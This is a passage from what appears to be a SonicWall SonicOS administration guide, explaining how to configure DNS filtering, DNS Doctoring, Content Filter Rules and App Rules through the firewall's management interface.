
1. Select the top left checkbox. All checkboxes are selected.
2. Click **Delete** at the bottom of the page.
3. Click **OK** in the confirmation dialog.

Configuring Global DNS Filtering Settings

The **DNS Filtering Global Settings** allow you to enable or disable the use of the **White List**, as well as specify the values to be used for forged IP addresses.

To configure the DNS Filtering Global Settings:

1. Navigate to **POLICY | DNS Security > Settings**.
2. Click **DNS Filtering**.
3. Click **Global Settings**.



4. Select **Enable White List** to enable the use of the **White List**. (This option is enabled by default.)
5. In the **Forged IPv4 Address** field, enter the value to be used for the forged IPv4 IP address.
6. In the **Forged IPv6 Address** field, enter the value to be used for the forged IPv6 IP address.
7. Click **Accept**.


Configuring DNS Filtering Custom Domains

The **DNS Filtering Custom Domain** settings allow you to .

- The **Category Information** section lists the available categories for classifying domains.
- The **Config Custom Domain** section allows you to manage your custom domain settings.

To add a custom domain:

1. Navigate to **POLICY | DNS Security > Settings**.
2. Click **DNS Filtering**.
3. Click **Custom Domain**.



4. In the **Config Custom Domain** section, click **+ Add**. The **Add DNS Filter Custom Domain** dialog displays.

Add DNS Filter Custom Domain

Domain

Category

- a. In the **Domain** field, enter the domain you want to add as a custom domain. This value can be a fully qualified domain name, such as `domain.com`, or a wildcard pattern for a domain, such as `*.domain.com`.
- b. From the **Category** list, select a category for the domain.
 - ① | **NOTE:** A domain can only be assigned to one category.
- c. Click **Save**.


Viewing DNS Rules Information

You can view data about the results of DNS Rules on your system:

- [Viewing DNS Rules Using the Dashboard](#)
- [Viewing DNS Filtering Reports](#)

Viewing DNS Rules Using the Dashboard

You can view summary reporting information about DNS Rules on the **Dashboard**.



To view DNS Filtering information:

1. Navigate to **HOME | Dashboard > System**.
2. Click the **DNS Filtering** tab.

Summary information is displayed for these responses and categories:

- **DNS Filtering Data**
 - **Allow**
 - **Block**
 - **Negative Reply**
 - **Forge IP**
- **Top Security**
- **Top Mature**
- **Top Enterprise**


Viewing DNS Filtering Reports

You can view DNS Filtering data through generated reports.

To view a DNS Filtering report:

1. Navigate to **POLICY | DNS Security > Reports**.
2. Click the **Domain** tab.
On this screen, you can see a list of domains processed by DNS Filtering, how many times they were

visited and its percentage of the total number of domains, and the category associated with the domain.



The screenshot shows the SonicOS 8 interface for DNS Security Reports. The 'Domain' tab is selected, displaying a table of blocked domains. The table has columns for '#', 'DOMAIN', 'COUNT', 'PERCENTAGE', and 'CATEGORY'. Each row shows a domain name, a count of 1, a percentage of 5.55%, and a category such as 'Anonymous Proxies' or 'Malware'. A search bar and filters for 'Blocked Domains Only' and 'All Categories' are visible at the top of the table.

#	DOMAIN	AMOUNT		CATEGORY
		COUNT	PERCENTAGE	
1	adcleanerpage.com	1	5.55%	Anonymous Proxies
2	chinabm.cn	1	5.55%	Malware
3	chinadd.cn	1	5.55%	Malware
4	chinajsq.cn	1	5.55%	Malware
5	chinaweiyu.com	1	5.55%	Malware
6	expressvpn.com	1	5.55%	Anonymous Proxies
7	fmovies.to	1	5.55%	Malware
8	idianfa.com	1	5.55%	Malware
9	ithome.com	1	5.55%	Spyware
10	mabangerp.com	1	5.55%	Malware

DNS Doctoring

Introduction

DNS Doctoring allows the firewall to change the embedded IP addresses in Domain Name System (DNS) responses so that clients can connect to the correct IP address of servers. Specifically, DNS Doctoring performs two functions:


- Translates a public address in a DNS reply to a private address when the DNS client is on a private interface.
- Translates a private address to a public address when the DNS client is on the public interface.

Configuring DNS Doctoring

There are two kinds of situations that in which we need to use the DNS Doctoring feature.


The first one is shown in the **Client Internal** graphic. In this scenario, the local client and the local application server are both located on the inside interface of our appliance, while the DNS server that the client uses is located on another public network. When the client wants to access the server with its URL, the DNS server would return the public address of the application server to the client. So the client can't access the local server with its public address.

CLIENT INTERNAL



Client External shows the second situation. The DNS server and application server are located on the inside interface of our appliance. When the external client tries to access the application server, the DNS server that the client uses would hand out the private address. But the external cannot access to the server with its private address.

CLIENT EXTERNAL



Content Filter Rules

SonicWall Content Filter Rules compares requested web sites against a massive database located in the cloud that contains millions of previously-rated URLs, IP addresses, and web sites. This service provides you with the appropriate tools to create and apply policies that allow or deny access to sites based on individual or group identity, or by time of day, for more than 50 predefined categories.

Topics:

- [About Content Filtering Service \(CFS\)](#)
 - [About Content Filter Rules](#)
 - [About UUIDs for CFS Policies](#)
 - [About Content Filter Objects](#)
 - [How CFS Works](#)
- [Configuring CFS Policies](#)
 - [About the Content Filter Rule Table](#)
 - [Adding a Content Filter Rule](#)
 - [Editing a Content Filter Rule](#)
 - [Deleting Content Filter Rules](#)

About Content Filtering Rules (CFS)

The SonicWall Content Filtering Service (CFS) delivers content filtering enforcement for educational institutions, businesses, libraries, and government agencies. With Content Filter policies and objects, you can control the websites students and employees can access using their IT-issued computers while behind the organization's firewall.

For more information about CFS, as well as how to license and install it, see the *SonicWall Content Filtering Service Upgrade Guide*. For how to create Content Filter Objects for CFS policies, see *Configuring Content Filter Objects*.

CFS compares requested websites against a massive cloud database that contains millions of rated URIs, IP addresses, and websites. It also provides you with the tools to create and apply policies that allow or deny access to sites based on individual or group identity and/or by time of day.

About Content Filter Rules

A Content Filter policy determines whether a packet is filtered (by applying the configured CFS Action) or simply allowed through to the user. In SonicOS, Content Filter policies can contain inclusion and exclusion objects for Source Address and User/Group. A Content Filter policy defines the filtering conditions to which a packet is compared:

• Name	• Source Zone	• Destination Zone
• Source Address Included	• User/Group Included	• Schedule
• Source Address Excluded	• User/Group Excluded	

If a packet matches all the defined conditions, the packet is filtered according to the corresponding CFS Profile, and the CFS Action is applied.

NOTE: If authentication data for User/Group is not available during matching, no match is made for this condition. This strategy prevents performance issues, especially when Single Sign-On is in use.

Each Content Filter policy has a priority level, and policies with higher priorities are checked first.

CFS uses a policy table internally to manage all the configured policies. For each policy element, the table is constructed by the configuration data and runtime data. The configuration data includes parameters that define the policy from the user interface, such as policy name, properties and others. The runtime data includes the parameters used for packet handling.

CFS also uses a policy lookup table to accelerate runtime policy lookup for matching conditions:

• Source zone	• Destination zone	• IPv4 Address Object	• IPv6 Address Object
---------------	--------------------	-----------------------	-----------------------

About UUIDs for CFS Policies

SonicOS automatically generates and binds UUIDs (Universally Unique Identifiers) to CFS Policies during their creation.

SonicOS also generates and binds UUIDs to CFS objects and groups during creation. See *About UUIDs for CFS Objects* for more information.

A UUID consists of 32 hexadecimal digits displayed in five-character groups that are separated by hyphens. A UUID is generated at the creation of a policy and remains the same thereafter, even when the policy is modified or after rebooting the firewall. The UUID is removed when the policy is deleted and is not reused once removed. UUIDs are regenerated after restarting the appliance with factory default settings.

When displayed, UUIDs appear in the policy table on the **POLICY | Rules and Policies > Content Filter Rules** page.

#	NAME	SOURCE ZONE	DESTINATIO...	SOURCE AD...	SOURCE AD...	USER/GROU...	USER/GROU...	SCHEDULE	PROFILE	ACTION	PRIORITY	ENABLED	UUID	HIT COUNT
1	CFS Default Policy	LAN	WAN	Any	None	All	None	Always_on	CFS Default Profile	CFS Default Action			7edca247-bb99-4037-1100-2cb8edb1dec0	0

By default, UUIDs are not displayed. UUID display is controlled by an internal setting. For more information, contact SonicWall Technical Support. UUIDs facilitate the following functions:

You can search for a CFS Policy by UUID with the global search function of the management interface.

If a CFS Action Object, CFS Profile Object, URI List Object or Group, Address Object, User Object, Schedule Object, or Zone Object is used by a Content Filter Rule, you can display the reference count and referenced policy by mousing over the balloon in the **Comment** column on the object's page under **OBJECT | Action Objects > Content Filter Actions**. Clickable links in the **Info** pop-up let you jump to the referring CFS Policy.

About Content Filter Action Objects

CFS uses Content Filter Action Objects in Content Filter Rules (see **OBJECT | Action Objects > Content Filter Actions | +Add**) to identify URIs and domains for filtering and to specify the type of action to be taken when filtering.

Under the CFS rating design, a domain can be resolved to one of four ratings; from highest to lowest priority, the ratings are:

1. Block
2. Passphrase
3. Confirm
4. BWM (bandwidth management)

If the URL is not categorized into any of these ratings, then the operation is allowed. For more information about Content Filter Action Objects, see *Configuring Content Filter Objects*.

How CFS Works

CFS must be licensed and enabled before you can use it. For more information about global CFS settings, exclusions, and custom categories, see the *SonicOS Security Services Administration* documentation.

An outline of how CFS works is as follows:

1. A packet arrives and is examined by CFS.
2. CFS checks it against the **CFS Exclusion** addresses configured on the **POLICY | Security Services > Content Filter** page and allows it through if a match is found, meaning that the source address is excluded from content filtering.
3. CFS checks its policies to find the first policy that matches these conditions in the packet:

- Source zone
 - Destination zone
 - Included Source Address object/group, but not matching the Excluded Source Address object/group
 - Included User/Group, but not matching the Excluded User/Group
 - Schedule
 - Enabled state
4. CFS uses the CFS Profile defined in the matching policy to do the filtering and returns the corresponding action for this packet.
 - ① | **NOTE:** If no policy is matched, the packet is passed through without any action by CFS.
 5. CFS performs the action defined in the CFS Action Object for the matching policy.

Configuring CFS Policies

This describes the Content Filter policy table and provides instructions for configuring, editing, and deleting a Content Filter policy.


- [About the Content Filter Rule Table](#)
- [Adding a Content Filter Rule](#)
- [Editing a Content Filter Rule](#)
- [Deleting Content Filter Rules](#)

About the Content Filter Rule Table

Name	Name of the Content Filter policy.
Source Zone	Source zone for the Content Filter policy.
Destination Zone	Destination zone for the Content Filter policy.
Source Address Included	Source address object/group included for the Content Filter policy.
Source Address Excluded	Source address object/group excluded from the Content Filter policy.
User/Group Included	User or group to which the Content Filter policy applies.
User/Group Excluded	User or group excluded from the Content Filter policy.


Schedule Time that the Content Filter policy is in effect.

CFS profile object used by the Content Filter policy. Mousing over the CFS Profile object name displays the particulars of the CFS Profile:




Profile

CFS Action object used by the Content Filter policy. Mousing over the CFS action object name displays the particulars of the CFS Action:



Action

Clicking the Priority for a Content Filter policy displays the **Change CFS Policy Priority** pop-up menu:



Priority

The priority of the Content Filter policy is displayed after **From**. You can change the priority by entering a number in the **To** field. The highest priority is 1; 0 is the lowest priority.

Enabled

To enable the Content Filter policy, select the **Enabled** checkbox. The default policy, CFS Default Policy, is enabled by default.

Displays these icons for each policy:

- **Clear this entry:** Clicking this icon clears the Content Filter policy. A confirmation dialog displays.
- **Edit this entry:** Clicking this icon displays the **Edit CFS Policy** dialog.
- **Delete this entry:** Clicking this icon deletes the Content Filter policy. A confirmation dialog displays.

Click **OK**.

Configure

① **NOTE:** The default Content Filter policy, CFS Default Policy, cannot be deleted, and the icon is dimmed.

Searching the Content Filter Rule Table

To search the table for a specific Content Filter policy name:

1. Enter the policy name in the **Search** field at the top of the table.
2. Press **Enter**.

Adding a Content Filter Rule

To add a Content Filter policy:

1. Navigate to **POLICY | Rules and Policies > Content Filter Rules**.

#	NAME	SOURCE ZONE	DESTINATIO...	SOURCE AD...	SOURCE AD...	USER/GROU...	USER/GROU...	SCHEDULE	PROFILE	ACTION	PRIORITY	ENABLED	HIT COUNT
1	CFS Default Policy	LAN	WAN	Any	None	All	None	Always_on	CFS Default Profile	CFS Default Action	1	ON	0

2. Click **+Add**. The **Add CFS Policy** dialog displays.

Add CFS Policy

Name:

Source Zone: -- Select a Zone --

Destination Zone: -- Select a Zone --

Source Address Included: Any

Source Address Excluded: None

User/Group Included: All

User/Group Excluded: None

Schedule: Always On

Profile: -- Select a Profile --

Action: -- Select an Action --

Buttons: Cancel, OK

3. In the **Name** field, enter a friendly, meaningful name for the new policy.
4. From the **Source Zone** drop-down menu, choose a zone.
5. From the **Destination Zone** drop-down menu, choose a zone.
6. From the **Source Address** Included drop-down menu, choose an address object or group to which the policy applies. The default is **Any**. You can create a new address object by choosing **Create new Address**; for information about creating an address object, see *Configuring Addresses*.
7. From the **Source Address Excluded** drop-down menu, choose an address object or group which is excluded from the policy. The default is **None**. You can create a new address object by choosing **Create new Address**.
The included and excluded Source Address objects/groups provide flexibility within the same policy. For example, you can apply the policy to a large address range, while excluding a smaller subset of that range.
8. From the **User/Group Included** drop-down menu, choose the user or group to which the policy applies. The default is **All**.
9. From the **User/Group Excluded** drop-down menu, choose the user or group which is excluded from the policy. The default is **None**.
The included and excluded User/Groups provide flexibility within the same policy. For example, you can apply the policy to a large group, while excluding one user or a smaller subset of the group.
10. From the **Schedule** drop-down menu, choose when the policy is in effect. The default is **Always On**. You also can create a customized schedule by choosing **Create new Schedule**; for information about creating a schedule, see SonicWall SonicOS System Setup.

11. From the **Profile** drop-down menu, choose a CFS profile object. You also can create a new CFS profile object by choosing **Create new Profile**; for information about creating a CFS profile object, see *Configuring Content Filter Objects*.
12. From the **Action** drop-down menu, choose a CFS action object. You also can create a new CFS action object by choosing **Create new Action**; for information about creating a CFS action object, see *Managing CFS Action Objects*.
13. Click **OK**.

Editing a Content Filter Rule

To edit a Content Filter policy:

1. Navigate to **POLICY | Rules and Policies > Content Filter Rules**.
2. Click the **Edit** icon for the Content Filter policy to be edited. The **Edit CFS Policy** dialog displays.
① | **NOTE:** You cannot edit the default policy, CFS Default Policy. Its **Edit** icon is dimmed.
3. To make your changes, follow the steps in [Adding a Content Filter Rule](#).

Deleting Content Filter Rules

To delete one or more Content Filter policies:

1. Do one of the following:
 - Click the **Delete** icon in the **Configure** column for the Content Filter policy to be deleted.
① | **NOTE:** You cannot delete the default policy, CFS Default Policy. Its **Delete** icon is dimmed.
 - Select the checkbox for one or more Content Filter policies to be deleted. Select **Delete Selected** from the **Delete** drop-down menu at the top of the page.
2. Click **OK** in the confirmation dialog.

To delete all Content Filter policies:

1. Select **Delete All** from the **Delete** drop-down menu at the top of the page. All Content Filter policies are deleted except for the default policy, CFS Default Policy.
2. Click **OK** in the confirmation dialog.

App Rules

This provides an overview of the App Rules feature in SonicOS.

Topics:

- [What are App Rules?](#)
- [Benefits of App Rules](#)
- [How Does Application Control Work?](#)
- [About App Rules Policy Creation](#)
- [Licensing App Rules and App Control](#)
- [Terminology](#)

About App Rules

Topics:

- [What are App Rules?](#)
 - [Benefits of App Rules](#)
 - [How Does Application Control Work?](#)
 - [About App Rules Policy Creation](#)
 - [Licensing App Rules and App Control](#)
 - [Terminology](#)
- [Rules and Policies > App Rules](#)
 - [Configuring an App Rules Policy](#)
 - [Using the App Rule Wizard](#)
- [Verifying App Rules Configuration](#)
 - [Useful Tools](#)
- [App Rules Use Cases](#)
 - [Creating a Regular Expression in a Match Object](#)
 - [Policy-based Application Rules](#)
 - [Logging Application Signature-based Policies](#)
 - [Compliance Enforcement](#)
 - [Server Protection](#)
 - [Hosted Email Environments](#)
 - [Email Control](#)
 - [Web Browser Control](#)
 - [HTTP Post Control](#)
 - [Forbidden File Type Control](#)
 - [ActiveX Control](#)
 - [FTP Control](#)
 - [Bandwidth Management](#)
 - [Bypass DPI](#)
 - [Custom Signature](#)
 - [Reverse Shell Exploit Prevention](#)

What are App Rules?

App Rules provide a solution for setting policy rules for application signatures. As a set of application-specific policies, App Rules provide you with granular control over network traffic on the level of users, email addresses,

schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

The ability to control application layer traffic in SonicOS is significantly enhanced with the ability to view real-time application traffic flows, and new ways to access the application signature database and to create application layer rules. SonicOS integrates application control with standard network control features for more powerful control over all network traffic.

Topics:

- [About App Rules Policies](#)
- [About App Rules Capabilities](#)

About App Rules Policies

SonicOS provides the following ways to create App Rules policies and control applications in your network:

- **POLICY | Rules and Policies > App Rules** – The **POLICY | Rules and Policies > App Rules** page provides a way to create an App Rules policy. Policies created using App Rules are very targeted because they combine a match object, action object, and possibly an email address object into a policy. For flexibility, App Rules policies can access the same application controls for any of the categories, applications, or signatures available on the **POLICY | Rules and Policies > App Control** page. The **OBJECT > Match Objects** page provides a way to create Application List objects, Application Category List objects, and Application Signature List objects for use as match objects in an App Rules policy. The Match Objects page is also where you can configure regular expressions for matching content in network traffic. The **OBJECT > Action Objects** pages allows you to create custom actions for use in the policy.
- **POLICY | Rules and Policies > App Control** – The **POLICY | Rules and Policies > App Control** page provides a different way to create an application control policy. For more information, see *Configuring App Control*.
- **App Rule Guide** – The **App Rule Guide** (wizard) provides safe configuration of App Rules policies for many common use cases, but not for everything.

About App Rules Capabilities

App Rules data leakage prevention component provides the ability to scan files and documents for content and keywords. Using App Rules, you can restrict transfer of certain file names, file types, email attachments, attachment types, email with certain subjects, and email or attachments with certain keywords or byte patterns. You can deny internal or external network access based on various criteria. You can use Packet Monitor to take a deeper look at application traffic, and can select among various bandwidth management settings to reduce network bandwidth usage by an application.

Based on SonicWall's Reassembly-Free Deep Packet Inspection™ (RF-DPI) technology, App Rules also features intelligent prevention functionality which allows you to create custom, policy-based actions. Examples of custom actions include the following:


- Blocking entire applications based on their signatures
- Blocking application features or sub-components

- Bandwidth throttling for file types when using the HTTP or FTP protocols
- Blocking an attachment
- Sending a custom block page
- Sending a custom email reply
- Redirecting an HTTP request
- Sending a custom FTP reply over an FTP control channel

While App Rules primarily provides application level access control, application layer bandwidth management and data leakage prevention, it also includes the ability to create custom application or protocol match signatures. You can create a custom App Rules policy that matches any protocol you wish, by matching a unique piece of the protocol. See [Custom Signature](#).

App Rules provides excellent functionality for preventing the accidental transfer of proprietary documents. For example, when using the automatic address completion feature of Outlook Exchange, it is a common occurrence for a popular name to complete to the wrong address. See [Automatic Outlook Exchange Automatic Address Completion](#) for an example.

AUTOMATIC OUTLOOK EXCHANGE AUTOMATIC ADDRESS COMPLETION



Benefits of App Rules

The App Rules functionality provides the following benefits:

- Application based configuration makes it easier to configure policies for application control.
- The App Rules (App Control) subscription service provides updated signatures as new attacks emerge.
- The related Application Intelligence functionality, as seen in the MONITOR view on Appliance Health | Live Monitor, is available upon registration as a 30-day free trial App Visualization license. This allows any registered SonicWall appliance to clearly display information about application traffic in the network. The App Visualization and App Control licenses are also included with the SonicWall Security Services license bundle.
 - ① | **NOTE:** The feature must be enabled in the SonicOS management interface to become active.
- You can configure policy settings for individual signatures without influencing other signatures of the same application.
- **App Rules** and **App Control** configuration pages are available in the **POLICY | Rules and Policies** menus in the SonicOS management interface, consolidating all firewall and application control access rules and policies in the same area.

App Rules functionality can be compared to three main categories of products:

- Standalone proxy appliances
- Application proxies integrated into firewall VPN appliances
- Standalone IPS appliances with custom signature support

Standalone proxy appliances are typically designed to provide granular access control for a specific protocol. SonicWall application control provides granular, application level access control across multiple protocols, including HTTP, FTP, SMTP, and POP3. Because application control runs on your firewall, you can use it to control both inbound and outbound traffic, unlike a dedicated proxy appliance that is typically deployed in only one direction. Application control using **App Rules** and **App Control** provides better performance and scalability than a dedicated proxy appliance because it is based on SonicWall's proprietary Deep Packet Inspection technology.

Today's integrated application proxies do not provide granular, application level access control, application layer bandwidth management, and digital rights management functionality. As with dedicated proxy appliances, SonicWall application control provides much higher performance and far greater scalability than integrated application proxy solutions.

While some standalone IPS appliances provide protocol decoding support, none of these products supports granular, application level access control, application layer bandwidth management, and digital rights management functionality.

In comparing App Rules to SonicWall Email Security, there are benefits to using either. Email Security only works with SMTP, but it has a very rich policy space. App Rules works with SMTP, POP3, HTTP, FTP and other protocols, is integrated into SonicOS on the firewall, and has higher performance than Email Security. However, App Rules does not offer all the policy options for SMTP that are provided by Email Security.

How Does Application Control Work?

Application control using **App Rules** and **App Control** utilizes SonicOS Deep Packet Inspection (DPI) to scan application layer network traffic as it passes through the gateway and locate content that matches configured applications. When a match is found, these features perform the configured action. When you configure **App Rules** policies, you create global rules that define whether to block or log the application, which users, groups, or IP address ranges to include or exclude, and a schedule for enforcement. Additionally, you can create **App Rules** policies that define:

- Type of applications to scan
- Direction, content, keywords, or pattern to match
- User or domain to match
- Action to perform

The following sections describe the main components of App Rules:

- [About App Control Policy Creation](#)
